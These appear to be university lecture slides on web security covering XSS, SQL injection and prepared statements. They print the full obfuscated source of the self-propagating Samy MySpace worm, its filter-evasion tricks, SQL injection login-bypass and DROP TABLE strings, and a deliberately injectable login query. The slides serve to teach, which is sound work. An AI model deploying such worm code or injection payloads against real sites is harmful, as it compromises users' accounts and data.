

CSE 484/M584: Computer Security (and Privacy)

Spring 2025


David Kohlbrenner
dkohlbre@cs

UW Instruction Team: David Kohlbrenner, Yoshi Kohno, Franziska Roesner, Nirvan Tyagi. Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials


Admin

- Lab 3 Weblab due next week.
 - Start early, etc etc
- Please double check your Lab 2 gradescope handins
 - Partner status for code, etc.
 - Remember that you need to make sure there is ONE handin for partners.

Reflected XSS: Detailed



Stored XSS



MySpace Worm (1)

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
 - No `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
- ... but does allow `<div>` tags for CSS.
 - `<div style="background:url('javascript:alert(1)')">`
- But MySpace will strip out "javascript"
 - Use "java<NEWLINE>script" instead
- But MySpace will strip out quotes
 - Convert from decimal instead:
`alert('double quote: ' + String.fromCharCode(34))`

MySpace Worm (2)

Resulting code:

```

<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace[.]com'){document.location='http://www.myspace[.]com'+location.pathname+location.s
earch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up launchIC('+'A,A)}function nothing(){function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'-';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+a,A+'jav'+a);AE=AE.replace('exp'+r),'exp'+r)+A);AF=' but most of all, samy is my hero. <d'+iv
id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewI
nterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash');httpSend('/index.cfm?fu
seaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var
BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXM
LObj();httpSend2('/index.cfm?fuseaction=invite.addfriend verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function
processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to
Friends';httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return
false}eval('xmlhttp2.onr'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"></DIV>

```


MySpace Worm (3)

- *“There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or [make anyone angry]. This was in the interest of..interest. It was interesting and fun!”*
- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak



SQL Injection


XKCD



[http://xkcd\[.\]com/327/](http://xkcd[.]com/327/)

XKCD

; DROP TABLE "COMPANIES";-- LTD




[http://xkcd\[.\]com/327/](http://xkcd[.]com/327/)

(*) remember to hash passwords for real authentication scheme

Authentication with Backend DB

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```



User supplies username and password, this SQL query checks if user/password combination is in the database

If not UserFound.EOF
Authentication correct
else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username ' **OR 1=1 --**
- Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= ' ' OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty $\Rightarrow$ correct “authentication”!

“Blind SQL Injection”

[https://owasp.org/www-community/attacks/Blind SQL Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)

- SQL injection attack where attacker asks database series of true or false questions
- Used when
 - the database does not output data to the web page
 - the web shows generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
- SQL Injection vulnerability more difficult to exploit, but not impossible.

Preventing SQL Injection

- Validate all inputs
 - Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
 - Check the data type (e.g., input must be an integer)
- Same issue as with XSS: is there anything accidentally not checked / escaped?

Prepared Statements

```
PreparedStatement ps =  
    db.prepareStatement("SELECT pizza, toppings, quantity, order_day "  
        + "FROM orders WHERE userid=? AND order_month=?");  
ps.setInt(1, session.getCurrentUserId());  
ps.setInt(2, Integer.parseInt(request.getParameter("month")));  
ResultSet res = ps.executeQuery();
```

- **Bind variables:** placeholders guaranteed to be data (not code)
- Query is parsed without data parameters
- Bind variables are typed (int, string, ...)

[http://java.sun\[.\]com/docs/books/tutorial/jdbc/basics/prepared.html](http://java.sun[.]com/docs/books/tutorial/jdbc/basics/prepared.html)

Wait, why not do that for XSS?

